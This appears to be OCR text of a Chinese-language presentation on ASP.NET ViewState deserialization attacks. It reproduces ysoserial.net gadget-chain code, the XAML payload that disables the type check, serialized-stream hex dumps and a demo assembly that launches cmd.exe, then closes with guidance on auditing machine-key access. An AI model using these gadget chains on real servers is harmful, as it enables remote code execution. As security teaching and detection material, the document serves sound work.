
```
  // Build a chain to map a byte array to creating an instance of a class.
  // byte[] -> Assembly.Load -> Assembly -> Assembly.GetType -> Type[] -> Activator.CreateInstance -> Win!
  List<byte[]> data = new List<byte[]>();
  data.Add(this.assemblyBytes);
  var e1 = data.Select(Assembly.Load);
  Func<Assembly, IEnumerable<Type>> map_type = (Func<Assembly, IEnumerable<Type>>)Delegate.CreateDelegate(type
  var e2 = e1.SelectMany(map_type);
  var e3 = e2.Select(Activator.CreateInstance);


  // PagedDataSource maps an arbitrary IEnumerable to an ICollection
  PagedDataSource pds = new PagedDataSource() { DataSource = e3 };
  // AggregateDictionary maps an arbitrary ICollection to an IDictionary
  // Class is internal so need to use reflection.
  IDictionary dict = (IDictionary)Activator.CreateInstance(typeof(int).Assembly.GetType("System.Runtime.Remoting.Char


  // DesignerVerb queries a value from an IDictionary when its ToString is called. This results in the linq enumerator being
  verb = new DesignerVerb("", null);
  // Need to insert IDictionary using reflection.
  typeof(MenuCommand).GetField("properties", BindingFlags.NonPublic | BindingFlags.Instance).SetValue(verb, dict);


  // Pre-load objects, this ensures they're fixed up before building the hash table.
  ls = new List<object>();
  ls.Add(e1);
  ls.Add(e2);
  ls.Add(e3);
  ls.Add(pds);
  ls.Add(verb);
  ls.Add(dict);
}
```



```
05 04 00 00 00 6A 53 79 73 74 65 6D 2E 57 6F 72   .....jSystem.Wor
6B 66 6C 6F 77 2E 43 6F 6D 70 6F 6E 65 6E 74 4D   kflow.ComponentM
6F 64 65 6C 2E 53 65 72 69 61 6C 69 7A 61 74 69   odel.Serializati
6F 6E 2E 41 63 74 69 76 69 74 79 53 75 72 72 6F   on.ActivitySurro
67 61 74 65 53 65 6C 65 63 74 6F 72 2B 4F 62 6A   gateSelector+Obj
65 63 74 53 75 72 72 6F 67 61 74 65 2B 4F 62 6A   ectSurrogate+Obj
65 63 74 53 65 72 69 61 6C 69 7A 65 64 52 65 66   ectSerializedRef
```



```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00   MZ..........ÿÿ..
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ¸.......@.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00   ............€...
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68   ..º..´.Í!¸.LÍ!Th
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F   is program canno
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20   t be run in DOS
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00   mode....$.......
50 45 00 00 4C 01 03 00 F9 5E 3A 66 00 00 00 00   PE..L...ù^:f....
```



```
00 00 09 52 00 00 00 06 56 00 00 00 27 53 79 73   ...R....V...'Sys
74 65 6D 2E 52 65 66 6C 65 63 74 69 6F 6E 2E 41   tem.Reflection.A
73 73 65 6D 62 6C 79 20 4C 6F 61 64 28 42 79 74   ssembly Load(Byt
65 5B 5D 29 06 57 00 00 00 2E 53 79 73 74 65 6D   e[]).W....System
2E 52 65 66 6C 65 63 74 69 6F 6E 2E 41 73 73 65   .Reflection.Asse
6D 62 6C 79 20 4C 6F 61 64 28 53 79 73 74 65 6D   mbly Load(System
2E 42 79 74 65 5B 5D 29 08 00 00 00 0A 01 44 00   .Byte[])......D.
```

序列化內容 (ysoserial.net)

- Gadget _ ActivitySurrogateSelector


核心 : **ActivitySurrogateSelector** + LINQ + Assembly Load

```
public class MySurrogateSelector : SurrogateSelector
{
  public override ISerializationSurrogate GetSurrogate(Type type, StreamingContext context, out ISurrogateSelector selector)
  {
    selector = this;
    if (!type.IsSerializable)
    {
      Type t = Type.GetType("System.Workflow.ComponentModel.Serialization.ActivitySurrogateSelector+ObjectSurrogate,
System.Workflow.ComponentModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35");
      return (ISerializationSurrogate)Activator.CreateInstance(t);
    }


    return base.GetSurrogate(type, context, out selector);
  }
```

序列化內容 (ysoserial.net)

- Gadget _ ActivitySurrogateSelector

條件 : DisableActivitySurrogateSelectorTypeCheck > True



```
// Token: 0x060014B8 RID: 5304 RVA: 0x0007FA70 File Offset: 0x0007DC70
void IDeserializationCallback.OnDeserialization(object sender)
{
    if (this.returnedObject != null)
    {
        if (!AppSettings.DisableActivitySurrogateSelectorTypeCheck && !typeof(ActivityBind).IsAssignableFrom(this.type) && !typeof(
          ActivityBind) && !(this.returnedObject is DependencyObject))
        {
            throw new ArgumentException("context");
        }
        string[] array = null;
        MemberInfo[] serializableMembers = FormatterServicesNoSerializableCheck.GetSerializableMembers(this.type, out array);
        FormatterServices.PopulateObjectMembers(this.returnedObject, serializableMembers, this.memberDatas);
        this.returnedObject = null;
    }
}
```

System.Workflow.ComponentModel.Serialization.ActivitySurrogateSelector.ObjectSurrogate.ObjectSerializedRef

序列化內容 (ysoserial.net)

- Gadget _ ActivitySurrogateDisableTypeCheck

Gadget_ActivitySurrogateSelector執行的前置動作

```
public override object Generate(string formatter, InputArgs inpu
    {
        string xaml_payload = @"<ResourceDictionary … </Resour
        if (inputArgs.Minify)
        {
            xaml_payload = XmlHelper.Minify(xaml_payload, null, nu
        }
        object payload;
        if (variant_number == 1)
        {
            payload = TypeConfuseDelegateGenerator.GetXamlGadg
        }
        else
        {
            payload = new TextFormattingRunPropertiesMarshal(xa
        }
…
```

```
@"<ResourceDictionary
xmlns=""http://schemas.microsoft.com/winfx/2006/xaml/presentation""
xmlns:x=""http://schemas.microsoft.com/winfx/2006/xaml""
xmlns:s=""clr-namespace:System;assembly=mscorlib""
xmlns:c=""clr-namespace:System.Configuration;assembly=System.Configuration""
xmlns:r=""clr-namespace:System.Reflection;assembly=mscorlib"">
  <ObjectDataProvider x:Key=""type"" ObjectType=""{x:Type s:Type}"" MethodName=""GetType"">
    <ObjectDataProvider.MethodParameters>
      <s:String>System.Workflow.ComponentModel.AppSettings, System.Workflow. ...</s:String>
    </ObjectDataProvider.MethodParameters>
  </ObjectDataProvider>
  <ObjectDataProvider x:Key=""field"" ObjectInstance=""{StaticResource type}"" MethodName=""GetField"">
    <ObjectDataProvider.MethodParameters>
      <s:String>disableActivitySurrogateSelectorTypeCheck</s:String>
      <r:BindingFlags>40</r:BindingFlags>
    </ObjectDataProvider.MethodParameters>
  </ObjectDataProvider>
  <ObjectDataProvider x:Key=""set"" ObjectInstance=""{StaticResource field}"" MethodName=""SetValue"">
    <ObjectDataProvider.MethodParameters>
      <s:Object/>
      <s:Boolean>true</s:Boolean>
    </ObjectDataProvider.MethodParameters>
  </ObjectDataProvider>
  <ObjectDataProvider x:Key=""setMethod"" ObjectInstance=""{x:Static c:  ...
    <ObjectDataProvider.MethodParameters>
      <s:String>microsoft:WorkflowComponentModel:DisableActivitySurrogateSelectorTypeCheck</s:String>
      <s:String>true</s:String>
    </ObjectDataProvider.MethodParameters>
  </ObjectDataProvider>
</ResourceDictionary>";
```


reference:
https://github.com/pwntester/ysoserial.net/blob/master/ysoserial/Generators/ActivitySurrogateDisableTypeCheck.cs


序列化內容 (ysoserial.net)

- Gadget _ ActivitySurrogateDisableTypeCheck


ActivitySurrogateSelector執行的前置動作

```
public override object Generate(string formatter, InputArgs inputArgs)
    {
      string xaml_payload = @"<ResourceDictionary ... </ResourceDictionary>";
      if (inputArgs.Minify)
      {
        xaml_payload = XmlHelper.Minify(xaml_payload, null, null);
      }
      object payload;
      if (variant_number == 1)
      {
        payload = TypeConfuseDelegateGenerator.GetXamlGadget(xaml_payload);
      }
      else
      {
        payload = new TextFormattingRunPropertiesMarshal(xaml_payload);
      }
...
```





```
34 65 30 38 39 05 01 00 00 00 84 01 53 79 73 74  4e089.....„.Syst
65 6D 2E 43 6F 6C 6C 65 63 74 69 6F 6E 73 2E 47  em.Collections.G
65 6E 65 72 69 63 2E 53 6F 72 74 65 64 53 65 74  eneric.SortedSet
60 31 5B 5B 53 79 73 74 65 6D 2E 53 74 72 69 6E  `1[[System.Strin

20 20 3C 73 3A 53 74 72 69 6E 67 3E 6D 69 63 72    <s:String>micr
6F 73 6F 66 74 3A 57 6F 72 6B 66 6C 6F 77 43 6F  osoft:WorkflowCo
6D 70 6F 6E 65 6E 74 4D 6F 64 65 6C 3A 44 69 73  mponentModel:Dis
61 62 6C 65 41 63 74 69 76 69 74 79 53 75 72 72  ableActivitySurr
6F 67 61 74 65 53 65 6C 65 63 74 6F 72 54 79 70  ogateSelectorTyp
65 43 68 65 63 6B 3C 2F 73 3A 53 74 72 69 6E 67  eCheck</s:String
3E 0D 0A 20 20 20 20 20 20 20 20 20 20 20 20 3C  >..            <
73 3A 53 74 72 69 6E 67 3E 74 72 75 65 3C 2F 73  s:String>true</s
3A 53 74 72 69 6E 67 3E 0D 0A 20 20 20 20 20 20  :String>..

65 33 35 06 0E 00 00 00 20 53 79 73 74 65 6D 2E  e35..... System.
57 69 6E 64 6F 77 73 2E 4D 61 72 6B 75 70 2E 58  Windows.Markup.X
61 6D 6C 52 65 61 64 65 72 06 0F 00 00 00 05 50  amlReader......P
61 72 73 65 09 10 00 00 00 04 09 00 00 00 2F 53  arse........./S
```



TypeConfuseDelegate

MACHINE KEY

HEADER

HEADER
(BinaryFormatter)

Malicious Serialization Stream

MAC

```
namespace AssemblyDemo
{
    public class Demo
    {
        public Demo()
        {
            try
            {
                Process.Start("cmd.exe","/c calc");
            }
            catch(Exception)
            {
            }
        }
    }
}
```

w3wp.exe

cmd.exe

Assembly

w3wp.exe

ActivitySurrogate
DisableTypeCheck


+

ActivitySurrogateSelector

監控方向 - MACHINE KEY

- 安全性日誌 (Security.evtx)

1. 本機電腦 原則 > 電腦設定 > Windows設定 > 安全性設定 > 進階稽核原則設定 > 物件存取 > 稽核檔案系統
2. %Application Path%\web.config > 安全性




檔案系統

這個原則設定可讓您稽核使用者存取檔案系統物件的嘗試。只有已指定系統存取控制清單 (SACL) 的物件，以及要求的存取類型 (如寫入、讀取或修改) 及提出要求的帳戶符合 SACL 中的設定時，才會產生安全性稽核事件。如需啟用物件存取稽核的詳細資訊，請參閱 https://go.microsoft.com/fwlink/?LinkId=122083。

如果您設定這個原則設定，則會在每次帳戶存取具有相符 SACL 的檔案系統物件時產生稽核事件。成功稽核會記錄成功嘗試，而失敗稽核則會記錄失敗嘗試。
如果您未設定這個原則設定，則不會在每次帳戶存取具有相符 SACL 的檔案系統物件時產生稽核事件。

注意：您可以使用該物件之 [內容] 對話方塊的 [安全性] 索引標籤，設定檔案系統物件的 SACL。

數量：取決於檔案系統 SACL 的設定方式。



名稱: C:\Users\nz\Desktop\Viewstate_lab\web.config

擁有者: Administrators (NZW1N\Administrators)

如需其他資訊，請按兩下稽核項目。如果要修改稽核項目，請選取項目，然後按一下 [編輯] (如果適用)。


稽核項目:

類型	主體	存取
成功	Everyone	完全控制

監控方向 - MACHINE KEY

- 安全性日誌 (Security.evtx)

1. 本機電腦 原則 > 電腦設定 > Windows設定 > 安全性設定 > 進階稽核原則設定 > 物件存取 > 稽核登錄
2. HKU\%SID%\SOFTWARE\Microsoft\ASP.NET\4.0.30319.0\ > 使用權限



稽核登錄 - 內容


登錄

這個原則設定可讓您稽核存取登錄物件的嘗試。只有已指定系統存取控制清單 (SACL) 的物件，以及要求的存取類型 (如讀取、寫入或修改) 及提出要求的帳戶符合 SACL 中的設定時，才會產生安全性稽核事件。

如果您設定這個原則設定，則會在每次帳戶存取具有相符 SACL 的登錄物件時產生稽核事件。成功稽核會記錄成功嘗試，而失敗稽核則會記錄失敗嘗試。
如果您未設定這個原則設定，則不會在每次帳戶存取具有相符 SACL 的登錄物件時產生稽核事件。

